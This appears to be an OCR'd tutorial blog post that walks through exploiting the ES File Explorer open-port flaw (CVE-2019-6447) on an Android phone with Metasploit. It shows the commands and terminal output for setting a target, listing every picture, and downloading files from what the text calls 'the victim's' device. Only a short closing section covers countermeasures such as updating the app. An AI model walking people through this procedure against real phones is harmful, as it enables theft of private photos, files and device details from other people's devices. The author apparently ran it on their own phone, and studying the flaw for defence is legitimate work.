
Inside kali's root terminal, I executed the msfconsole command. Initiating the Metasploit framework.



```
┌──(osuni99㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for osuni99:
┌──(root㉿kali)-[/home/osuni99/Desktop]
└─# msfconsole


                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
```

Examined the Metasploit database for Es file exploits to see if any were accessible.


To perform a search for an **es_file**, type that term into the tool.



```
es    Joomla Media Manager File Upload Vulnerability


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix
/webapp/joomla_media_upload_exec

msf6 > search es_file

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Descriptio
n
   -  ----                                              ---------------  ----       -----  ----------
-
   0  auxiliary/scanner/http/es_file_explorer_open_port  2019-01-16       normal     No     ES File Ex
plorer Open Port
   1  exploit/unix/webapp/joomla_media_upload_exec      2013-08-01       excellent  Yes    Joomla Med
ia Manager File Upload Vulnerability


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/webapp/joomla_m
edia_upload_exec

msf6 > 
```


Then, type es_file into the search bar, and the tool will return auxiliary/scanner/http/es_file explorer_open_port as a result.

Then, in the tool terminal, enter use auxiliary/scanner/http/es_file_explorer_open_port.




```
+ -- --=[ 9 evasion                                        ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > search es_file_explorer

Matching Modules
================


   #  Name                                          Disclosure Date  Rank    Chec
k  Description
   -  ----                                          ---------------  ----    ----
-  -----------
   0  auxiliary/scanner/http/es_file_explorer_open_port  2019-01-16       normal  No
   ES File Explorer Open Port


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/sc
anner/http/es_file_explorer_open_port

msf6 > use auxiliary/scanner/http/es_file_explorer_open_port
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set RHOSTS 192.168.8.148
RHOSTS ⇒ 192.168.8.148
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > expoit
[-] Unknown command: expoit
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > exploit
```

Use the aforementioned vulnerability. The preceding command provides us with the necessary name. Then, before really launching, check to see whether there are any necessary configuration settings by entering the "show options".



```
msf6 > use auxiliary/scanner/http/es_file_explorer_open_port
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   ACTIONITEM                    no        If an app or filename if required by the action
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-fr
                                           amework/wiki/Using-Metasploit
   RPORT        59777            yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   THREADS      1                yes       The number of concurrent threads (max one per host)
   VHOST                         no        HTTP server virtual host


Auxiliary action:

   Name           Description
   ----           -----------
   GETDEVICEINFO  Get device info


msf6 auxiliary(scanner/http/es_file_explorer_open_port) > 
```

After that we can use the exploits in that bundle.



```
[+] 192.168.8.148:59777  - Name: Nokia 3.2
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show actions

Auxiliary actions:

   Name            Description
   ----            -----------
   APPLAUNCH       Launch an app. ACTIONITEM required.
   GETDEVICEINFO   Get device info
   GETFILE         Get a file from the device. ACTIONITEM required.
   LISTAPPS        List all the apps installed
   LISTAPPSALL     List all the apps installed
   LISTAPPSPHONE   List all the phone apps installed
   LISTAPPSSDCARD  List all the apk files stored on the sdcard
   LISTAPPSSYSTEM  List all the system apps installed
   LISTAUDIOS      List all the audio files
   LISTFILES       List all the files on the sdcard
   LISTPICS        List all the pictures
   LISTVIDEOS      List all the videos
```


Following actions can be done

- Make a list of all files on the victim's SD card.
- Make a list of all of the images on the victim's device.
- Make a list of all videos stored on the victim's device.
- Make a list of all audio files on the victim's computer.
- Make a list of all the apps on the victim's device.
- Make a list of all system apps on the victim's device.
- Make a list of all the apps installed on the victim's phone.
- Display a list of all APK files on the victim's SD card.
- Make a list of all the apps on the victim's device.
- Obtain information about the victim's device.
- Drag a file from the victim's device to your computer.
- Open an app of your choosing.
- Get the icon for any programed you choose.

Now that we know RPORT is set to 59777, we can turn our attention to RHOST. It's time to type set RHOST IPADDRESS>, where IPADDRESS> is the IP address of my phone.

Thus, I made sure to look for it (the IP address was 192.168.8.148) and then sent the command.

After that, I typed "RUN" into my terminal and was presented with my phone's info.



About phone

IMEI (sim slot 2)
[redacted]

Android version
11

IP address
192.168.8.148
fe80::919e:9bc5:c37d:90cc
2402:4000:20c1:eea5:101b:b436:d032:4cb
1
2402:4000:20c1:eea5:1a25:17d4:e274:20a
0

Wi-Fi MAC address
To view, choose saved network


Device Wi-Fi MAC address
[redacted]

Bluetooth address
Unavailable

Uptime
61:02:22

Build number
[redacted]


The command set RHOSTS IP> will allow us to establish a connection with the device.




```
msf6 > use auxiliary/scanner/http/es_file_explorer_open_port
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set RHOSTS 192.168.8.148
RHOSTS ⇒ 192.168.8.148
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > expoit
[-] Unknown command: expoit
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > exploit

[+] 192.168.8.148:59777  - Name: Nokia 3.2
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show actions

Auxiliary actions:

   Name             Description
   ----             -----------
   APPLAUNCH        Launch an app. ACTIONITEM required.
   GETDEVICEINFO    Get device info
   GETFILE          Get a file from the device. ACTIONITEM required.
   LISTAPPS         List all the apps installed
   LISTAPPSALL      List all the apps installed
   LISTAPPSPHONE    List all the phone apps installed
   LISTAPPSSDCARD   List all the apk files stored on the sdcard
   LISTAPPSSYSTEM   List all the system apps installed
   LISTAUDIOS       List all the audio files
   LISTFILES        List all the files on the sdcard
   LISTPICS         List all the pictures
```

After a successful connection, the device's model number should be shown; in this example, it was Nokia 3.2. Presently Entering: Everything is open to us at this point.

To see what we can do with the gadget, type "show actions" at the command prompt. We need to get to the sound recordings from here. Therefore, go ahead and do what has to be done. LISTPICS. At this point, everything is prepared for launch. Instruct it to "RUN." See !! All of the music and audiobooks that were on my phone have been recovered.



```
   LISTVIDEOS       List all the videos

msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTPICS
action ⇒ LISTPICS
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > exploit

[+] 192.168.8.148:59777
  IMG_20220206_134356.jpg (3.93 MB) - 06/02/2022 06:53:40 pm: /storage/02EA-1B0A/DCIM/Cam
era/IMG_20220206_134356.jpg
  IMG_20220206_132315.jpg (3.02 MB) - 06/02/2022 06:53:40 pm: /storage/02EA-1B0A/DCIM/Cam
era/IMG_20220206_132315.jpg
  IMG_20220206_134357.jpg (3.78 MB) - 06/02/2022 06:53:40 pm: /storage/02EA-1B0A/DCIM/Cam
era/IMG_20220206_134357.jpg
  IMG_20220206_134358.jpg (3.84 MB) - 06/02/2022 06:53:40 pm: /storage/02EA-1B0A/DCIM/Cam
era/IMG_20220206_134358.jpg
  IMG_20220206_134148.jpg (3.89 MB) - 06/02/2022 06:53:40 pm: /storage/02EA-1B0A/DCIM/Cam
era/IMG_20220206_134148.jpg
  IMG_20220206_132252.jpg (2.90 MB) - 06/02/2022 06:53:42 pm: /storage/02EA-1B0A/DCIM/Cam
era/IMG_20220206_132252.jpg
  IMG_20220206_134149.jpg (3.89 MB) - 06/02/2022 06:53:40 pm: /storage/02EA-1B0A/DCIM/Cam
era/IMG_20220206_134149.jpg
  IMG_20211022_124013.jpg (384.13 KB) - 22/02/2022 10:37:28 am: /storage/02EA-1B0A/DCIM/C
amera/IMG_20211022_124013.jpg
  IMG_20220220_184709.jpg (2.55 MB) - 22/02/2022 10:37:20 am: /storage/02EA-1B0A/DCIM/Cam
era/IMG_20220220_184709.jpg
  IMG_20220220_184446.jpg (2.45 MB) - 22/02/2022 10:37:22 am: /storage/02EA-1B0A/DCIM/Cam
```



```
□□/IMG-20220208-WA0022.jpg
  IMG-20220208-WA0028.jpg (93.94 KB) - 04/04/2022 09:29:48 pm: /storage/02EA-1B0A/Pictures/□□□□□
□/IMG-20220208-WA0028.jpg
  IMG-20220208-WA0018.jpg (138.25 KB) - 04/04/2022 09:29:48 pm: /storage/02EA-1B0A/Pictures/□□□□
□□/IMG-20220208-WA0018.jpg
  IMG-20220208-WA0024.jpg (96.19 KB) - 04/04/2022 09:29:48 pm: /storage/02EA-1B0A/Pictures/□□□□□
□/IMG-20220208-WA0024.jpg
  IMG-20220208-WA0047.jpg (142.40 KB) - 04/04/2022 09:29:48 pm: /storage/02EA-1B0A/Pictures/□□□□
□□/IMG-20220208-WA0047.jpg
  IMG-20220208-WA0026.jpg (95.58 KB) - 04/04/2022 09:29:48 pm: /storage/02EA-1B0A/Pictures/□□□□□
□/IMG-20220208-WA0026.jpg
  IMG-20220208-WA0035.jpg (148.08 KB) - 04/04/2022 09:29:48 pm: /storage/02EA-1B0A/Pictures/□□□□
□□/IMG-20220208-WA0035.jpg
  IMG-20220208-WA0048.jpg (136.35 KB) - 04/04/2022 09:29:48 pm: /storage/02EA-1B0A/Pictures/□□□□
□□/IMG-20220208-WA0048.jpg
  IMG-20220208-WA0055.jpg (149.97 KB) - 04/04/2022 09:29:48 pm: /storage/02EA-1B0A/Pictures/□□□□
□□/IMG-20220208-WA0055.jpg
  IMG-20220208-WA0039.jpg (109.77 KB) - 04/04/2022 09:29:50 pm: /storage/02EA-1B0A/Pictures/□□□□
□□/IMG-20220208-WA0039.jpg
  IMG-20220208-WA0050.jpg (136.68 KB) - 04/04/2022 09:29:50 pm: /storage/02EA-1B0A/Pictures/□□□□
□□/IMG-20220208-WA0050.jpg
  IMG-20220208-WA0022~2.jpg (194.36 KB) - 10/04/2022 10:27:38 pm: /storage/02EA-1B0A/Pictures/□□
□□□□/IMG-20220208-WA0022~2.jpg

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) >
```

Any file we want may be downloaded right now. It is necessary to utilize the GETFILE action from the command set and to verify the settings before executing.

Now it's clear that ACTIONITEM is what's needed. When prompted, type "SO execute set ACTIONITEM location of file to download>."


After that, just hit the enter key or click the "run". You'll notice! When we click the link, our computer downloads the file.

The file has been downloaded, therefore let's make a duplicate of the location and open it.

5. Countermeasures

If you use ES File Explorer and are concerned about data leakage on public Wi-Fi networks, private networks, or company networks, you should upgrade to the most recent version available in the Google Play Store immediately.

Use the Wi-Fi Inspector tool in Avast's antivirus software to check the security of all of the mobile devices on your home network. If any of the mobile devices on your network are compromised, Avast Wi-Fi Inspector will provide a warning like the one shown below:



Wi-Fi Inspector

Samsung
Mobile phone

Problems

HTTP: Device is vulnerable to attacks
Service is vulnerable to attacks from within your network.

Risks
Attackers can read files stored on this device.
Attackers can steal data from this device.

https://blog.avast.com/critical-flaw-found-in-es-file-explorer


Type:	HTTP
Port:	59777
Vulnerability ID:	CVE-2019-6447

Recommendation
Disable this service in this device's settings.

Technical Information

Protect yourself, your loved ones, and your company by updating your applications regularly to the most recent versions available.

Currently Version - 4.2.4.6.3 is the latest one



ES File Explorer File Manager
11 MB

WHAT'S NEW
1. The music player playlist selects all music by default;
2. Fixed the problem that the music player part could not create a song list;
3.Fix http vulnerability in LAN
4. Other known bug fixes;

Conclusion.

ES File Explorer is an Android software that can be used to manage and see your files. It's the most downloaded app in the Google Play Store, with over 100 million users. "A security researcher disclosed a flaw in ES File Explorer (CVE-2019-6447) in January of this year."

